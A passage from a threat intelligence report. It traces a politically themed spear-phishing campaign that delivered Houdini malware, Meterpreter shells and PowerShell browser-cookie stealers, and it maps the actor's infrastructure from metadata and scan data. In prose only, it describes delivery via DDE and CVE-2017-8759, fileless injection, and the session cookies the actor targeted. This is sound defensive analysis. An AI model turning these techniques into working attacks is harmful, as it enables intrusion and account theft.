It is worth noting that the application encrypts the stolen data with a hardcoded key before insertion into the database. The malicious application also implements additional C&C methods such as sending the .APK details to the C&C Server. Interestingly, the .APK file contained references to the Meterpreter server observed in the attack ATT-JUL-18; however, no communication to this server was established.

SHIFT 10: ATT-SEP-05 and ATT-SEP-17 2017

In this transformation, the actor reverted to targeting the Windows operating system and utilizing Palestinian politics for the spear phishing emails. During the actor inactivity period starting from July 22, 2017, the actor appears to have gained or acquired subtle malware development skills, overhauling the way the Houdini malware is delivered and deployed to targeted victims, as well as its C&C communication and protocol formats.

Reconnaissance, Weaponization, and Delivery – Both attacks were initiated through spear phishing emails with Palestinian politics content. The actor also continued to abuse Google Documents to host payloads for the first attack recorded on September 05, 2017. However, in the September 17, 2017 attack, the actor utilized a new International Domain (IDN) under the Top-Level Domain (TLD) “.XYZ” to host web pages embedding iframes with redirection. This particular tactic is similar to what the actor used in ATT-JAN-24 for delivering the initial payload.

Installation, and Command and Control (C&C) – The actor relied on a newer and modified variant of the Houdini malware for spying on targeted victims. The ultimate infection with this variant of Houdini is achieved via two components: the loader and patcher “Scout”, and the actual Houdini binary “Elite”.

The initial payload served the function of installing and persisting the loader “Scout”. Additional functions of the initial payload include opening a decoy .RTF document in the attack ATT-SEP-05, and a. MP4 video in the attack ATT-SEP-17.

The execution of the “Scout” component consisted of injecting itself into the “svchost.exe” process. After which, the injected code retrieved a set of configurations from Pastebin. The

⁹ <http://www.gartner.com/newsroom/id/3609817>

configurations consisted of an IP address and associated ports with which both components, the “Scout” and “Elite”, will communicate. The “Scout” component is also responsible for fingerprinting the infected host and sending the collected information to the C&C server.

Once the C&C server received the fingerprint information, it uploaded the Houdini binary “Elite” into the memory of the currently injected “svchost.exe” process and executed it. Eventually, the injected Houdini binary started its C&C communication and data exfiltration to the same server IP address used in attack ATT-JUL-18 and referenced in the attack ATT-JUL-22.

Because of this architectural change in the way the final payload is delivered, only the loader is persisted and the Houdini binary is only injected and stored into memory without storing its binary on disk, thus, making detection difficult. Additional notable changes to this variant of Houdini is the new protocol and command formats exchanged during the C&C communication.

Actions on Objectives – After the successful injection and execution of the Houdini malware, keystrokes and screenshots from the infected host were exfiltrated to the C&C server. From network packet capture, the C&C server issued commands to navigate the file system and list the directories and files within. Once interest in files was determined, the C&C server issued command to download the file via FTP.

SHIFT 11: ATT-OCT-22, ATT-OCT-24, and ATT-OCT-30 2017

While this transformation borrows its major components from the previous one, the actor introduced a number of notable changes. Specifically, the actor might have adopted a different development tools manifested in the Free Pascal Compiler and the Lazarus IDE. In addition, the actor incorporated new functions into the Houdini Elite component involving video camera and audio streams capture. The actor also incorporated new payload delivery mechanisms via the recent – at the time of this analysis – Dynamic Data Exchange (DDE) code execution revelations. Finally, the actor abused Google Plus for C&C communications and malware configuration delivery.

From a behavior perspective, some of the deception documents on the sandbox might have influenced the actor as the spear phishing theme suggests. Additionally, due to errors and crashes in the actor tools on the infected host, the actor engaged in a live remote troubleshooting session via Meterpreter connections.

Reconnaissance, Weaponization, and Delivery – For both attacks in this shift, the deception documents and sheets exfiltrated during the September attacks might have influenced the actor to design the spear phishing emails. In this case, the decoy material contained fake meetings summaries and agenda that never took place. Because of this, the spear phishing emails masqueraded as meeting summaries sent to the imaginary victim with baits to download the first stage payloads.

For first stage payload in the attack ATT-OCT-22, the actor configured a Google shortened URL pointing to a .RAR compressed archive on Google Documents. The archive contained a single binary embedding the decoy .DOC document, the Houdini Scout component binary, and the persistence URL shortcut pointing to the Scout binary.

For first stage payload in the attack ATT-OCT-24, the actor embedded a Google Document URL to an .RTF document with Dynamic Data Exchange (DDE) to achieve code execution.

The executed code in this case is a PowerShell script to download the next stage binary – Houdini Scout – via a Bit.ly shortened URL. Eventually, the Bit.ly link resolved to an IP address and domain controlled by the actor.

A notable observation in these attacks is that the actor utilized UPX compression and packing for both, the Scout and Elite binaries.

Installation, and Command and Control (C&C) – The actor continued to use the Startup directory for persistence. In the case of ATT-OCT-22, the persistence was achieved by a URL shortcut dropped into the Startup directory while pointing back to the Scout component binary in the “%APPDATA%” directory. For the attack ATT-OCT-24, the Houdini Scout component was dropped into the Startup directory directly.

The C&C communication in both attacks are similar. Once the Houdini Scout component is injected into a new Explorer process, it communicates with three possible Google Plus accounts to retrieve Houdini’s configuration in base64 format. Once decoded, the configuration consists of a set of IP address and ports with which each Houdini component must communicate. In this case, the IP addresses used in both attacks and for both components are the same. However, the ports are different for each component.

After the Houdini SE configurations are retrieved, the C&C server is contacted and heartbeats and fingerprinting commands are established. Afterwards, the Houdini Elite component is uploaded to the infected host and data exfiltration in the form of logged keystrokes (stored in .TMP files in the “%TEMP%” directory) and screenshots. Notably, the Houdini Elite variants in these attacks implement new spying capabilities including video camera and microphone audio theft.

In both attacks, the injected processes kept crashing constantly and manual intervention was necessary to ensure a continuous exploitation flow. This is where the similarities in the C&C communication between the two attacks end. In the attack ATT-OCT-24, the actor uploaded a batch script to the infected host, after which, the actor carried a series of actions discussed in the following section.

Actions on Objectives – In the attack ATT-OCT-24, the actor uploaded a batch script to the infected host via the Houdini Elite component. The batch script was persisted into the Startup directory and consisted of the runtime time-based script observed in previous attacks. Recall that this script is used for retrieving the PowerShell script responsible for injecting the Meterpreter shellcode, ultimately resulting in reverse connections.

The actor abused Pastebin to retrieve the PowerShell scripts. Specifically, the actor used a particular paste code that was observed in previous attacks. The shellcode injected by the script established reverse connections to a new Meterpreter server, which resides on the same network subnet as the other Meterpreter servers. The actor utilized the Meterpreter connections to drop additional binaries into the infected host. These binaries consisted of shellcode and privilege escalation Metasploit-generated artifacts. The actor executed these binaries in an attempt to elevate privileges. The actor also attempted to execute the PowerShell injection script with integrity using the registry key and the Windows Event Viewer trick.

For the attack recorded on October 30, 2017, the actor followed the same tactics of attack ATT-OCT-24 for the **Weaponization and Delivery**. In this attack, the actor used the Palestinian political theme for the spear phishing while linking to the weaponized document

(DDE) hosted on Google Documents. Unfortunately, at the time of analyzing this attack, the associated Bit.ly bitmarks and Pastebin were takedown eliminating a full analyze of the attack flow.

SHIFT⑫: ATT-NOV-06 2017

The previous three attacks introduced an unwanted behavior by the actor. This behavior manifested in the fact the injection attack pattern caused the injected process to crash and prematurely end the attacks, which the actor to conduct a remote troubleshooting session to investigate privilege escalation issues. Towards the end of the last attack during October, the actor left intelligence on Pastebin indicating that the actor is testing a technique that relies on web service definitions (WSDL). At that point, it was not clear what the actor was testing.

In this attack, the actor improved its stability in terms of exploitation and injection. The actor accomplished this in two ways. First, the actor deployed a weaponized RTF document exploiting the CVE-2017-8759 vulnerability, hence, the WSDL testing. Second, the actor utilized the Invoke-Shellcode PowerShell script to inject the HoudiniSE Scout component as opposed to the Meterpreter shellcode. While this tactic was first observed during the attack ATT-OCT-24, it did not function properly and caused the injected process – Explorer – to crash.

Reconnaissance, Weaponization, and Delivery – The actor weaponized an .RTF document to exploit the CVE-2017-8759 vulnerability. This was accomplished by creating an .RTF document with “objupdate” and “objautlink” OLE objects, combined with an embedded HTML file OLE object class. This HTML file embedded a URL to the WSDL definition hosted on Google Documents to be retrieved automatically due to the embedded OLE objects. Once the WSDL definition was retrieved, the vulnerable WSDL parser in the .NET framework was exploited leading to code execution.

The .RTF document was facilitated through a spear phishing containing a link to the document on Google Documents. The email was political in nature and involved content aligning with recent news of Saudi Princes arrests ordered by King Salman.

Installation, and Command and Control (C&C) – Once the CVE-2017-8759 vulnerability was exploited, an instance of the HTA engine was spawned by the Word process to retrieve an HTA file from an actor-controlled server. The HTA file consisted of VBScript and PowerShell commands to retrieve and persist a batch script. This script constitutes the runtime time-based persistence mechanism to retrieve additional payload. In this case, the additional payload consisted of the “Invoke-Shellcode” PowerShell script. However, instead of injecting Meterpreter shellcode, the actor embedded the Houdini Scout binary as a base64-encoded string blob. This caused the currently running PowerShell process to be injected with the Houdini Scout binary.

After a successful injection, the HoudiniSE Scout retrieve the configuration by contacting one of the three Google Plus accounts operated by the actor. Both HoudiniSE Scout and Elite components then used the configuration to communication the C&C server, which happens to be the same server observed during the three attacks in October.

Actions on Objectives – During the 2-day lifecycle of this attack analysis, only the Houdini Scout heartbeats (ping/pong) C&C communication were observed. The C&C server did not issue upgrade commands responsible for uploading the Elite component into the infected host.

SHIFT 13: ATT-NOV-13, ATT-NOV-22, and ATT-NOV-23 2017

While the exploitation flow of this transformation can be clearly defined, the actor introduced a new tactic for delivering and executing the desired payload, potentially via steganography and/or BMP Polyglot. Additionally, the actor post-compromise profile exhibited new actor behaviors suggesting that the actor might have suspicions that the attacks are being intercepted and analyzed.

Reconnaissance, Weaponization, and Delivery – The actor abused yet another recent political escalation in the Middle East region, specifically, the escalations between Saudi and Lebanon. The actor relied on this news to create a spear phishing email with an embedded link pointing to a .RAR compressed archive hosted on Google Documents.

The compressed archive contained three decoy .JPG images and a self-extracting archive with a .SCR extension, which in turn contained another self-extracting archive with an .EXE extension. The role of the latter archive was to display an embedded decoy .RTF document and install the persistence payload.

Installation, and Command and Control (C&C) – The execution of the initial payload dropped from Google Documents resulted in the installation of a variant of the runtime time-based persistence batch script. In this instance, the batch script embedded the next stage payload in a base64-encoded and gzipped format with the addition of simple character replacement – character “!” was replaced by character “A” – as a means of obfuscation.

Once decoded, the payload consisted of a customized revision of reflective injection PowerShell script from the Rex PowerShell templates. The customizations involved adding additional checks to interrogate whether the host is running a 32-bit or 64-bit architecture. In either architecture, the payload injection is executed as a 32-bit process. Before the injection takes place, the script retrieves a remote Bitmap payload, which is then reflectively injected into the memory of the currently running PowerShell process. It is important to note that the .BMP image has valid Bitmap headers, yet it is injected into memory. Additionally, the image contained visually visible distortion, suggesting the use of steganography or the BMP Polyglot encoder of the Metasploit framework.

After the injection is successful, the injected PowerShell process established connections to Google Plus in order to retrieve the Houdini SE C&C configurations, suggesting that the .BMP payload encoded the Houdini Scout component. After which, the Houdini C&C communication started with the same C&C server as the attacks ATT-OCT-22, ATT-OCT-24, ATT-OCT-30, and ATT-NOV-06.

Actions on Objectives – Once the Houdini Scout component communicated the C&C server, the server issued the upgrade command to upload the Houdini Elite component into the compromised host. Several actions were performed after that including exfiltration of deception documents via FTP, and starting the keylogging, screenshot, webcam and microphone modules.

Perhaps more interestingly, the actor issued commands to delete files from the infected host. Specifically, the actor deleted files under the default Python installation directory. Such an action can be categorized as anti-sandbox technique. Additionally, the actor issued an uninstallation command to remove the Houdini SE components, after which the C&C communication stopped. This last action suggests that the actor have grown suspicions that the attacks are being analyzed.

SHIFT 14: ATT-FEB-21, ATT-FEB-26, and ATT-MAR-19 2018

After almost three months of inactivity, the actor attacked again. At first, this was considered as a new attack from a previously unknown actor. However, this new attack carried several signatures tying the same actor to this attack. Interestingly, the attacks in this transformation are simplistic in nature and relied upon minimal and built-in tools within the Windows operating system. The end goal of all of these attacks is to steal security session cookies and passwords stored from a predefined list of browsers and services using PowerShell.

Reconnaissance, Weaponization, and Delivery – The February attacks involved a PowerShell tool dedicated for collecting security session cookies of Google, Windows Live, and Yahoo. In the March 2018 attack, the actor updated the PowerShell tool to steal passwords stored in the Chrome browser. The actor also expanded the targeted services for security session cookies to include AOL and iCloud. The browsers targeted by the PowerShell tools include Chrome, Firefox, and Opera.

Achieving such a goal requires some forensic knowledge of browsers' SQLite databases. Additionally, in case the SQLite .DLL libraries are not found on an affected system, the PowerShell tool downloads the required DLLs from an actor controlled remote server.

The three attacks were initiated by political spear phishing emails. The emails included links to .RAR compressed archives hosted on Google Documents.

Installation, and Command and Control (C&C) – While the initial payload in the three attack is a .RAR compressed archive, their contents and their method of execution differed. In attack ATT-FEB-21 2018, the decompressed content consisted of a self-extracting archive. Once executed, the self-extracting archive dumped and displayed a decoy .RTF document, while executing an embedded batch script in the background. The batch script consisted of a single command designed to execute a compressed and base64-encoded PowerShell script.

In attack ATT-FEB-26 2018, the decompressed content of the .RAR archive consisted of an .LNK file and a .DOCX file. Combined, the .LNK shortcut used native Windows and WinRAR commands to extract the .DOCX file into a hidden directory. The decompressed .DOCX file contained a batch script masquerading as .JPEG image. This batch script performs the same functions of the batch script in the previous attack.

In attack ATT-MAR-19 2018, the decompressed contents of the .RAR archive consisted of a decoy .RTF document and a JavaScript .JS file. The JavaScript code is designed to construct Windows Host (WScript) shell objects programmatically, which are used to execute two PowerShell statements. The first PowerShell statement retrieves a decoy .JPG image, while the second statement retrieves a batch script masquerading as .CSS file. Yet again, the batch script performs the same functions as in the previous attacks.

The final PowerShell generated verifies if the actor SQLite libraries exist on disk at specific paths – "%TEMP%\lib_x86" or "%TEMP%\lib_x64" – depending on the architecture of the running PowerShell process. If the path did not exist, it is created and SQLite libraries are downloaded from the remote server.

Actions on Objectives – Once the SQLite libraries are on disk, the PowerShell script collects the security session cookies from the Chrome, Firefox, and Opera browsers. The script specifically searches for session named "SSID" for Google sessions, "MSPAuth" for Windows Live sessions, and "T" for Yahoo sessions.

In the March attack, the actor updated the script to include session cookies for AOL and Apple iCloud via their names “SNS_AA” and “X-APPLE-WEBAUTH-TOKEN”, respectively. If cookie records meet the SQL search criteria, the records are converted into JSON representation. The JSON data is then encrypted using AES with 256-bit encryption using a hardcoded and padded key. Eventually, the encrypted data is exfiltrated to the same remote server hosting the SQL libraries. If the SQL search criteria do not return any data, the script remains dormant for the next 600 seconds, which the actor updated to 900 seconds later.

The actor also added the ability to steal passwords stored in the Chrome browser. The collected passwords are converted to JSON, and then the JSON representation is encrypted using the same technique used to encrypt cookie records before exfiltration.

Actor Infrastructure Mapping

The forensic artifacts analyzed from all of the attacks provide a holistic overview of the underlying infrastructure and its elements employed by the actor for conducting the attacks. Based on the evidence extracted and supporting open-source intelligence, the actor infrastructure consists mainly of five key layers. Specifically, the Actor Workstation, Phishing Servers, Metasploit/Meterpreter Servers, C&C/Decoy/Dropper Servers, and Cloud/Online Services. Each layer and its role in the attacks are discussed in following sections.




Figure 3. Actor Infrastructure Based on Observed Data from Artifacts and Open Source Intelligence

“SEC-PC” – The Actor Workstation

Purpose: Actor workstation and development machine

NetBIOS Name: SEC-PC (VMware Virtual Machine – Low Confidence)

OS: Windows (Arabic), Office 2010

User Profile: Sec, HP

Location: Unknown

The determination of the existence of the “**SEC-PC**” workstation is supported by evidence extracted from files metadata, program debugging paths, and open-source intelligence. For example, all of the .LNK payload droppers from the attacks ATT-NOV-20, ATT-NOV-28, ATT-NOV-29, and ATT-DEC-06 of 2016 contained metadata suggesting a “Machine ID” attribute of value “**sec-pc**”. Additionally, the “MAC Address” extracted from some of the .LNK files has the VMware (00:50:56) Organizational Unique Identifier (OUI) prefix, potential suggesting that the machine “**SEC-PC**” is a virtual machine.

Other metadata from different attacks also suggested the same intelligence. In ATT-MAR-12 and ATT-MAR-26 2017, decoy .RTF documents had their metadata attributes “Author” and “Last Modified By” containing the value of “**Sec**”, highlighting the user profile authoring these documents. Furthermore, the ATT-APR-18 2017 provided additional indications of the “**SEC-PC**” workstation via the decoy documents and malware samples used in the attack. Specifically, the “Author” and “Last Modified By” metadata attributes of the decoy .DOC document contained the user “**Sec**”. Additionally, the two binaries from this attack contained program debug paths detailing the user profile “**Sec**”, with one debug path containing a directory named in German as “Neuer Ordner”, i.e. “New Folder”.

The weaponized .RTF document exploiting CVE-2017-0199 in attack ATT-APR-27 2017 also had the metadata attributes “Author” and “Last Modified By” containing the value of “**HP**” and “**Sec**”, respectively. The introduction of the “Author” metadata as “**HP**” is rather interesting. This suggests that the same “**SEC-PC**” computer may have a different user profile or even a different workstation that the actor maintains.

For the attacks intercepted during May, the metadata of the decoy, dropper, and exploit documents also references both “**HP**” and “**Sec**” authors and modifiers. Curiously, for the most part, the decoy and dropper documents were authored and modified by the user “**Sec**” while the exploit documents were authored by “**HP**” and then modified by “**Sec**”. This suggests that the profile or machine “**HP**” is mostly used for exploits generation.

The attack during June also provided similar data. For instance, one of the decoy documents as well as the weaponized .RTF document exploiting CVE-2017-0199 had the metadata attributes “Author” and “Last Modified By” containing the value of “**Sec**”.

The attacks ATT-JUL-18 and ATT-SEP-05 involved forensics artifacts containing similar metadata for the “Author” and “Last Modified By” attributes.

Table 1 summarizes the collected artifacts from all of the various attacks and their role in helping identify the actor workstation “**SEC-PC**” as well as the user profiles “**HP**” and “**Sec**”.

Attack	File Name	File Role	Metadata
ATT-NOV-20 2016	.اجندة المؤتمر السابع لحركة فتح.t1.lnk	Payload Delivery	Machine ID: sec-pc
	t1.lnk	Payload Delivery	Machine ID: sec-pc
ATT-NOV-28 2016	.اتهامات للرئيس محمود عباس بالخيانة.x2.tmp.lnk	Payload Delivery	Machine ID: sec-pc
ATT-DEC-06 2016	وثيقة تثبت تورط بحثان في اغتيال عرفان.lnk	Payload Delivery	Machine ID: sec-pc
ATT-MAR-12 2017	wafa.rtf	Decoy Document	Author: Sec, Modified By: Sec
ATT-MAR-26 2017	24atar.rtf	Decoy Document	Author: Sec, Modified By: Sec
	انقسام حركة حماس.doc	Decoy Document	Author: Sec, Modified By: Sec
ATT-APR-18 2017	50.exe	Payload Delivery - First Stage	C:\Users\Sec\Desktop\ReplaceBytes\ReplaceBytes\obj\Debug\ReplaceBytes.pdb
	haxwxs.dat/framework.exe	Payload Delivery - Second Stage	C:\Users\Sec\Desktop\test\test\Newer Ordner\userinit\obj\Debug\userinit.pdb
ATT-APR-27 2017	اجتماع اللجنة المركزية.doc	Exploit Document	Author: HP, Modified By: Sec
	جريدة.docx	Payload Delivery	Author: Sec, Modified By: Sec
ATT-MAY-01 2017	office-update.rtf	Exploit Document	Author: HP, Modified By: Sec
	اقاء الجانب الامريكي.docx	Payload Delivery	Author: Sec, Modified By: Sec
	office-update.doc	Exploit Document	Author: HP, Modified By: Sec
ATT-MAY-09 2017	updating.doc	Exploit Document	Author: Sec, Modified By: Sec
ATT-JUN-06 2017	الوثيقة الاولى.doc	Decoy Document	Author: Sec
	الوثيقة الثانية.doc	Exploit Document	Code Page: Windows Arabic Author: Sec, Modified By: Sec
ATT-JUL-18 2017	حماس و دحلان تفاصيل جديدة.docx	Payload Delivery	Author: Sec, Modified By: Sec
ATT-SEP-05 2017	abbas.rtf	Decoy Document	Author: Sec, Modified By: Sec
ATT-OCT-22 2017	Summary.docx	Decoy Document	Creator: Houdini, Modified By: SEC
ATT-OCT-24 2017	محضر اجتماع اليوم.doc	Exploit DDE Doc.	Author: Sec, Modified By: Sec
ATT-NOV-13 2017	saud.rtf	Decoy Document	Author: Sec, Modified By: Sec
ATT-NOV-22,23 2017	habbash.rtf	Decoy Document	Author: Sec, Modified By: Sec
ATT-FEB-21 2018	dahlan.rtf	Decoy Document	Author: Sec, Modified By: Sec
ATT-FEB-26 2018	_SUDAN.doc	Decoy + Payload	Author: Zernov, Modified By: SEC
NA	Shodan Scan Data (OSINT)	RDP Connection	Screenshot of RDP from SEC-PC to C&C Server

Table 1. Summary of Artifacts Metadata Contributing to Identifying Actor Workstation “SEC-PC”

Coincidentally, the scan data provided by Shodan suggests that a computer with the name “SEC-PC” was remotely connected via an RDP session into one of the Houdini C&C servers at some point of time.

78.47.96.17 static.17.96.47.78.clients.your-server.de

Country	Germany
Organization	Hetzner Online GmbH
ISP	Hetzner Online GmbH
Last Update	2017-03-25T04:38:11.473319
Hostnames	static.17.96.47.78.clients.your-server.de
ASN	AS24940

Ports

80 902 3389

Figure 5. Shodan Scan Data of Houdini C&C Server with RDP port 3389 Open




Figure 6. Shodan Screenshot of RDP Connection from “SEC-PC” to Houdini C&C Server

Metasploit/Meterpreter Servers

Purpose: Reverse Connection Listeners, DLL Injection, Payload Delivery

NetBIOS Name: Unknown

OS: Debian (Low Confidence, based on Shodan data of the listening HTTP server responses)

Location: Tel Aviv, Israel

Four Metasploit/Meterpreter were recorded during the attack campaign. The incorporation of Metasploit in the attacks started with attack ATT-MAR-12, after a period of actor inactivity from January 27, 2017 to March 11, 2017.

Attack	Meterpreter Server
213.184.123.150	ATT-MAR-12, ATT-MAR-26
213.184.123.144	ATT-APR-18, ATT-APR-27, ATT-MAY-01, ATT-MAY-09, ATT-JUN-05
213.184.123.137	ATT-JUL-22
213.184.123.143	ATT-OCT-24

Table 2. Summary of Attacks and Associated Metasploit/Meterpreter Servers

The actor utilized these servers to serve the following functions:

1. Reverse TCP and HTTP connection listeners from shellcode injected PowerShell processes.
2. Reflective DLL Injectors (RDI) after initial reverse TCP connections were established.
3. Controllers of the compromised hosts after RDI is successful. This function is particularly evident in the attack ATT-APR-18 where the actor navigated the compromised host's file system and dropped the malware into one of the honey directories created as part of the deception process.
4. Payload droppers in the form of HTA files retrieved after successful CVE-2017-0199 exploitation, as well as malware uploaders to compromised hosts.

According to the data collected by the Censys Project, all of the servers are geo-located in Tel Aviv, Israel and fall within the same network block and geographical proximity. However, the geolocation of the servers does not necessarily reflect the actual physical location of the actor nor the actor identity, nationality, and neither the workstation "SEC-PC" location. The actor decision of hosting the Metasploit/Meterpreter servers in Israel may not be arbitrary in relation to the Palestinian political spear phishing. This can be viewed as an attempt to allude security analysts that the attacks are carried by a specific nation due to the long-standing political conflicts.

```

{
  "ip": "213.184.123.137",
  "autonomous_system": {
    "description": "NET-STYLE-DEVELOPMENT-LTD, IL",
    "routed_prefix": "213.184.96.0/19",
    "country_code": "IL",
    "organization": "IL",
    "asn": 199267,
    "name": "NET-STYLE-DEVELOPMENT-LTD,"
  },
  "location": [
    {
      "city": "Tel Aviv",
      "subdivision_2_code": "",
      "country": "Israel",
      "subdivision_1": "Tel Aviv",
      "time_zone": "Asia/Jerusalem",
      "longitude": 34.7667,
      "continent": "Asia",
      "locale_code": "en",
      "subdivision_1_code": "TA",
      "postal_code": "",
      "continent_code": "AS",
      "country_code": "IL",
      "subdivision_2": "",
      "latitude": 32.066699999999997,
      "metro_code": "",
      "is_anonymous_proxy": false,
      "is_satellite_provider": false
    }
  ]
}

{
  "ip": "213.184.123.144",
  "autonomous_system": {
    "description": "NET-STYLE-DEVELOPMENT-LTD, IL",
    "routed_prefix": "213.184.96.0/19",
    "country_code": "IL",
    "organization": "IL",
    "asn": 199267,
    "name": "NET-STYLE-DEVELOPMENT-LTD,"
  },
  "location": [
    {
      "city": "Tel Aviv",
      "subdivision_2_code": "",
      "country": "Israel",
      "subdivision_1": "Tel Aviv",
      "time_zone": "Asia/Jerusalem",
      "longitude": 34.7667,
      "continent": "Asia",
      "locale_code": "en",
      "subdivision_1_code": "TA",
      "postal_code": "",
      "continent_code": "AS",
      "country_code": "IL",
      "subdivision_2": "",
      "latitude": 32.066699999999997,
      "metro_code": "",
      "is_anonymous_proxy": false,
      "is_satellite_provider": false
    }
  ]
}

{
  "ip": "213.184.123.150",
  "autonomous_system": {
    "description": "NET-STYLE-DEVELOPMENT-LTD, IL",
    "routed_prefix": "213.184.96.0/19",
    "country_code": "IL",
    "organization": "IL",
    "asn": 199267,
    "name": "NET-STYLE-DEVELOPMENT-LTD,"
  },
  "location": [
    {
      "city": "Tel Aviv",
